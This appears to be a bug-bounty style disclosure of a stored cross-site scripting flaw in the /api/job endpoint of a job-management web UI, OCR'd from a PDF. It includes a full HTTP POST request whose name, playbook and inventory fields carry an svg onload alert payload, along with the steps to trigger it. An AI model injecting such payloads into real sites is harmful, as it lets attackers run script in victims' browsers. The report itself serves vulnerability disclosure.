Report vulnerability found on webui latest version

Stored XSS on /api/job/{id}/{id}

Lack of verifying untrusted data in POST request body results in attaker can execute JavaScript code in the victim's browser.

Steps to reproduce


- Make a POST request to `/api/job` with

```
POST /api/job HTTP/1.1
Host: 127.0.0.1:8000
Content-Length: 453
sec-ch-ua: "Not-A.Brand";v="99", "Chromium";v="124"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/124.0.6367.118 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
X-CSRFToken: ly3TXQ1Emg2uOsnuda80eUUSlevblGbG
sec-ch-ua-platform: "Windows"
Origin: http://127.0.0.1:8000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8000/ui/jobs/manage/job
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: csrftoken=ly3TXQ1Emg2uOsnuda80eUUSlevblGbG; sessionid=k56od1t43obc4wg2bu684wwp
8bnca3ku
Connection: close

csrfmiddlewaretoken=kIjchUdqccAnkeh3yIftX3pJkgTx2Orqv6cV4A4UoisHYwunBIdj1N9rvkeydksW&n
ame=namee%3Csvg%2Fonload%3Dalert(origin)%3E&playbook_file=playbook%3Csvg%2Fonload%3Dal
ert(origin)%3E&inventory_file=invetory%3Csvg%2Fonload%3Dalert(origin)%3E&repository=&s
chedule=&enabled=True&limit=&verbosity=0&mode_diff=False&mode_check=False&tags=&tags_s
```


```
kip=&comment=&environment_vars=&cmd_args=&credentials_default=&credentials_needed=Fals
e&credentials_category=
```

- Hit the Stop button to trigger XSS on `/ui/jobs/manage` or `/ui/jobs/log`



Hit the Stop button to trigger XSS

- The vulnerable API



The return msg contains XSS payload